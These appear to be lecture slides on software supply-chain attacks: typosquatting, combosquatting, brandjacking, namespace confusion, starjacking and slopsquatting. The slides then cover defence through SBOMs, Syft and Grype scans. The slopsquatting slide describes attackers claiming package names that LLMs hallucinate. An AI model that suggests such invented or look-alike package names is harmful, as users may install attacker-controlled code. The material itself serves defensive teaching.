


Squatting

- Squatting:
  - is a very common way for creating **name confusion**
  - there are different variants of this technique.
- **Typo**squatting:
  - the “classic” squatting attack
  - popular also in DNS names
  - targets the typing mistakes of developers
  - attackers create “squatted” version of the packages hoping that will be erroneously imported
  - example: *pip install pandas* vs *pip install panndas*.

Package Names Similarity: Is It Common?

- **Not** all **name variants** of a package **are** a typosquatting **attacks**.
- Packages can have a similar names for different reasons:
  - share a relation with the original package
  - by chance
  - jokes (computer engineers are great guys!)
  - to take advantage of famous packages
  - …



Just Kidding!

How to Identify a Squatted Package?

- Metadata help to understand whether a package is typosquatted or not.
- It is important to assess the **credibility** of a repository:
  - number of versions
  - who the contributors are
  - its homepage and documentation
  - the creation date
  - continuity of updates indicating possible repository takeover attacks.

Name	**fandas**
Description	null
Keywords	null
Platform	PyPI
Language	null
Repository URL	null
Security URL	null
Version	4.1.2
Release Date	2025-06-12
# Versions	1
# Dependents	0
# Dependencies	0
# Contributors	0
Scripts	setup.py
README	null

How to Identify a Squatted Package?

- Example:
  - single release with a high version
  - lack of basic info
  - setup.py is a legacy file that is executed during the installation process and it may contain malicious code to be executed in the post-installation phase
  - what you spot?

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How to Identify a Squatted Package?

- Example:
  - single release with a high version
  - lack of basic info
  - setup.py is a legacy file that is executed during the installation process and it may contain malicious code to be executed in the post-installation phase
  - what you spot?
- Things to know:
  - the new standard for Python packages relies upon a pyproject.toml file
  - the file contains only static data and it is never executed
  - more info: https://packaging.python.org/en/latest/guides/writing-pyproject-toml/

Name	**fandas**
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Scripts	setup.py
README	null

Squatting

- Squatting:
  - is a very common way for creating name confusion
  - there are different variants of this technique.
- **Combo**squatting:
  - exploits combination of well-known terms or names to improve credibility of a package
  - example: *pandas-mylib*.

existing popular package

- **Brandjacking**:
  - targets the brand name to exploit reputation and credibility of a package
  - example: *google-mylib*.

brand

Source: Vladimir Starkov


Squatting

- Squatting:
  - is a very common way for creating name confusion
  - there are different variants of this technique.
- **Slop**squatting:
  - takes advantage of hallucinations of Large Language Models (LLMs)
  - when prompted, an LLM may generate code containing package names that do not exists
  - an attacker can prepare rogue versions or claim such names
  - example: *huggingface-cli* (Lanyado, 2023).

Squatting

- Squatting:
  - is a very common way for creating name confusion
  - there are different variants of this technique.
- **Namespace omission** or **change**:
  - namespaces allow to prevent collisions and organize packages in different domains
  - a company may have private packages containing functionalities needed by its own developers
  - to install the private version of a package, a developer needs to state its full name.
- Example:
  - *npm install @org/order-date-retrieval*


namespace name



Squatting

- Squatting:
  - is a very common way for creating name confusion
  - there are different variants of this technique.
- **Namespace omission** or **change**:
  - an attacker exploits the name of the private package by creating a package with the same name but outside the company namespace.
- Example:
  - *npm install @org/order-date-retrieval*

namespace name




Squatting

- Squatting:
  - is a very common way for creating name confusion
  - there are different variants of this technique.
- **Namespace omission** or **change**:
  - if a developer types the package name without the namespace will install the unscoped package.
- Example:
  - *npm install @org/order-date-retrieval*

namespace name


  - *npm install order-date-retrieval*

unscoped name



Hijacking


- Previous examples showcased some form of a **hijacking**:
  - in the case of event-stream, the attacker "promoted" himself as a developer
  - **reputation is the key enabler**!
- Starjacking:
  - many package registries (e.g., PyPI) do not check the information provided by the developer
  - an attacker may link a repository with a high number of **stars**, **increasing** the **reputation** of the package
  - the higher the reputation, the likely other people will download it!



r/ProgrammerHumor

How To Mitigate Dependency Attacks?


- Mitigating this type of attacks is **not easy**:
  - software **transparency** is a **hard** problem to solve
  - **auditing** the code is the ultimate defense but is **often unfeasible**
  - similar to physical production pipelines, **bills of material** are a good candidate solution.
- Software Bill of Materials (SBOM):
  - is a **list** of **all** the **components** **used** by a **software**.



Source: https://genially.com/

Software Bill of Materials

- There are two main formats for SBOMs:
  - **Cyclone Data Exchange - CDX**: introduced by OWASP with security in mind
  - **Software Package Data Exchange – SPDX**: initially developed by the Linux Foundation to focus on open-source license compliance and intellectual property
  - they report **similar information**
  - **different** level of **details** for specific behavior, e.g., licensing.



Source: https://genially.com/

Software Bill of Materials


```
{
  "bomFormat": "CycloneDX",
  "specVersion": "1.4",
  "serialNumber": "urn:uuid:3e671687-395b-41f5-a30f-a58921a69b79",
  "version": 1,
  "metadata": {
    "timestamp": "2025-06-12T15:13:58Z",
    "tools": [
      {
        "vendor": "Acme Corp.",
        "name": "Syft",
        "version": "0.100.0"
      }
    ],
    "authors": [
      {
        "name": "Acme Corp. Security Team",
        "email": "security@acmecorp.com"
      }
    ],
```


CycloneDX


```
{
  "sbom_id": "urn:spdx:sbom-mysecurewebapp-1.0.0",
  "spdx_version": "SPDX-2.3",
  "data_licence": "CC0-1.0",
  "name": "MySecureWebApp",
  "document_namespace":
    "https://example.com/sbom/mysecurewebapp/1.0.0/spdx",
  "creation_info": {
    "created": "2025-06-12T15:13:43Z",
    "creators": [
      "Tool: Syft-v0.100.0",
      "Organization: Acme Corp."
    ]
  },
```


SPDX

Source: https://genially.com/

Software Bill of Materials

- Just a rapid overview of CDX(*).

How the SBOM has been generated

Who generated the SBOM

```
{
  "bomFormat": "CycloneDX",
  "specVersion": "1.4",
  "serialNumber": "urn:uuid:3e671687-395b-41f5-a30f-a58921a69b79",
  "version": 1,
  "metadata": {
    "timestamp": "2025-06-12T15:13:58Z",
    "tools": [
      {
        "vendor": "Acme Corp.",
        "name": "Syft",
        "version": "0.100.0"
      }
    ],
    "authors": [
      {
        "name": "Acme Corp. Security Team",
        "email": "security@acmecorp.com"
      }
    ],
```

CDX official documentation: https://cyclonedx.org/guides/OWASP_CycloneDX-Authoritative-Guide-to-SBOM-en.pdf

Software Bill of Materials

- Just a rapid overview of CDX(*).

What the SBOM is describing

Licensing of the software

Textual description

```
"component": {
      "bom-ref": "pkg:application/mysecurewebapp@1.0.0",
      "type": "application",
      "name": "MySecureWebApp",
      "version": "1.0.0",
      "supplier": {
        "name": "Acme Corp."
      },
      "licenses": [
        {
          "license": {
            "id": "Apache-2.0"
          }
        }
      ],
      "description": "A simple web application built with Django and Nginx."
    }
  },
```

CDX official documentation: https://cyclonedx.org/guides/OWASP_CycloneDX-Authoritative-Guide-to-SBOM-en.pdf

Software Bill of Materials

- Just a rapid overview of CDX(*).

List of all dependencies

Details on the specific dependency

Product URL - PURL, i.e., unique identifier for the dependency

```
"components": [
    {
      "bom-ref": "pkg:python/python@3.9.18",
      "type": "library",
      "name": "python",
      "version": "3.9.18",
      "supplier": {
        "name": "Python.org"
      },
      "licenses": [
        {
          "license": {
            "id": "PSF-2.0"
          }
        }
      ],
      "purl": "pkg:python/python@3.9.18",
      "hashes": [
        {
          "alg": "SHA256",
          "content": "a1b2c3d4e5f67890a1b2c3d4e5f67890a1b2c3d4e5f67890a1b2c3d4e5f67890"
        }
      ]
    },
```


CDX official documentation: https://cyclonedx.org/guides/OWASP_CycloneDX-Authoritative-Guide-to-SBOM-en.pdf

Software Bill of Materials

- The SBOM provides information about every part of the software:
  - **improved transparency**, i.e., what is inside of a package
  - makes **attestation** of product **easier**
  - allows developers to **track** what is inside their software
  - gives a **view** of the software **beyond direct dependencies**
  - can be **completed** with **security information**
  - can serve as the **input** for **tools** devoted to **vulnerability analysis**, e.g., Grype.
- How the SBOM is generated plays a major role:
  - it is **complete** when it holds the information about all the dependencies of the software
  - it is **correct** when all the information about dependencies are true.

Software Bill of Materials

- There are several tools for generating SBOMs.
- An example is pip-sbom:
  - by Giacomo Benedetti (a CNR colleague!)
  - the tool extends pip to directly generate SBOM in CycloneDX format
  - *https://github.com/giacomobenedetti/pip-sbom*
  - example: *pip sbom target*
- Another example is Syft:
  - https://github.com/anchore/syft
  - can scan container image
  - example of SBOM in CycloneDX format: *syft ubuntu:latest* -o cyclonedx-json




Software Bill of Materials

- Obtained SBOMs can then be used with a vulnerability scanner.
- Grype:
  - is vulnerability scanner for container images and filesystems
  - https://github.com/anchore/grype
  - can be launched against SBOMs or can directly retrieve images
  - example: grype ubuntu:latest

NAME	INSTALLED	TYPE	VULNERABILITY	SEVERITY	EPSS	RISK
login	1:4.13+dfsg1-4ubuntu3.2	deb	CVE-2024-56433	Low	2.8% (85th)	0.8
passwd	1:4.13+dfsg1-4ubuntu3.2	deb	CVE-2024-56433	Low	2.8% (85th)	0.8
libpam-modules	1.5.3-5ubuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libpam-modules-bin	1.5.3-5ubuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libpam-runtime	1.5.3-5ubuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libpam0g	1.5.3-5ubuntu5.4	deb	CVE-2024-10963	Medium	0.2% (43rd)	0.1
libgcrypt20	1.10.3-2build1	deb	CVE-2024-2236	Low	0.2% (41st)	< 0.1
libssl3t64	3.0.13-0ubuntu3.5	deb	CVE-2024-41996	Low	0.2% (38th)	< 0.1
dpkg	1.22.6ubuntu6.1	deb	CVE-2025-6297	Low	< 0.1% (23rd)	< 0.1
coreutils	9.4-3ubuntu6	deb	CVE-2016-2781	Low	< 0.1% (20th)	< 0.1
libpam-modules	1.5.3-5ubuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libpam-modules-bin	1.5.3-5ubuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libpam-runtime	1.5.3-5ubuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libpam0g	1.5.3-5ubuntu5.4	deb	CVE-2024-10041	Medium	< 0.1% (7th)	< 0.1
libssl3t64	3.0.13-0ubuntu3.5	deb	CVE-2025-27587	Low	< 0.1% (15th)	< 0.1
tar	1.35+dfsg-3build1	deb	CVE-2025-45582	Medium	< 0.1% (4th)	< 0.1
libc-bin	2.39-0ubuntu8.5	deb	CVE-2016-20013	Negligible	0.2% (41st)	< 0.1
libc6	2.39-0ubuntu8.5	deb	CVE-2016-20013	Negligible	0.2% (41st)	< 0.1
libc-bin	2.39-0ubuntu8.5	deb	CVE-2025-8058	Medium	< 0.1% (1st)	< 0.1
libc6	2.39-0ubuntu8.5	deb	CVE-2025-8058	Medium	< 0.1% (1st)	< 0.1
libncursesw6	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
libtinfo6	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
ncurses-base	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
ncurses-bin	6.4+20240113-1ubuntu2	deb	CVE-2025-6141	Low	< 0.1% (2nd)	< 0.1
coreutils	9.4-3ubuntu6	deb	CVE-2025-5278	Low	< 0.1% (1st)	< 0.1
gpgv	2.4.4-2ubuntu17.3	deb	CVE-2022-3219	Low	< 0.1% (1st)	< 0.1
perl-base	5.38.2-3.2ubuntu0.1	deb	CVE-2025-40909	Medium	< 0.1% (0th)	< 0.1

Example of SBOM Pipeline





```
(venv) root@00d73f9aff9a:/home/pip-sbom# grype sbom:sbom.json
 ✔ Scanned for vulnerabilities     [9 vulnerability matches]
   ├── by severity: 1 critical, 2 high, 6 medium, 0 low, 0 negligible
   └── by status:   9 fixed, 0 not-fixed, 0 ignored
NAME     INSTALLED  FIXED-IN  TYPE    VULNERABILITY        SEVERITY  EPSS%  RISK
urllib3  1.22       1.24.2    python  GHSA-mh33-7rrq-662w  High      79.37   1.0
urllib3  1.22       1.23      python  GHSA-www2-v7xj-xrc6  Critical  64.09   0.5
urllib3  1.22       1.26.17   python  GHSA-v845-jxx5-vc9f  High      67.02   0.4
urllib3  1.22       1.24.3    python  GHSA-r64q-w8jr-g9qp  Medium    69.43   0.4
idna     2.5        3.7       python  GHSA-jjg7-2v4v-x38h  Medium    63.07   0.3
urllib3  1.22       1.24.2    python  GHSA-gwvm-45gx-3cf8  Medium    48.48   0.1
urllib3  1.22       1.25.9    python  GHSA-wqvq-5m8c-6g24  Medium    44.32   0.1
urllib3  1.22       1.26.18   python  GHSA-g4mx-q9vg-27p4  Medium    19.76   < 0.1
urllib3  1.22       1.26.19   python  GHSA-34jh-p97f-mpxf  Medium     9.25   < 0.1
```

Recalling that GHSA is the GitHub Security Advisory and it collects vulnerabilities similarly to the CVE database

Outcome for: request == 2.18.3

Example of SBOM Pipeline





```
(venv) root@00d73f9aff9a:/home# grype sbom:requests-sbom.json
 ✔ Scanned for vulnerabilities     [0 vulnerability matches]
   ├── by severity: 0 critical, 0 high, 0 medium, 0 low, 0 negligible
   └── by status:   0 fixed, 0 not-fixed, 0 ignored
No vulnerabilities found
```

SBOM generation is a challenging task. The generator used to extract information plays a major role.

Outcome for: request == 2.18.3

Is Generating a SBOM Hard?

- Is it easy to infer the recipe of a pizza by eating it?
  - yes
  - no
  - it depends on the pizza...



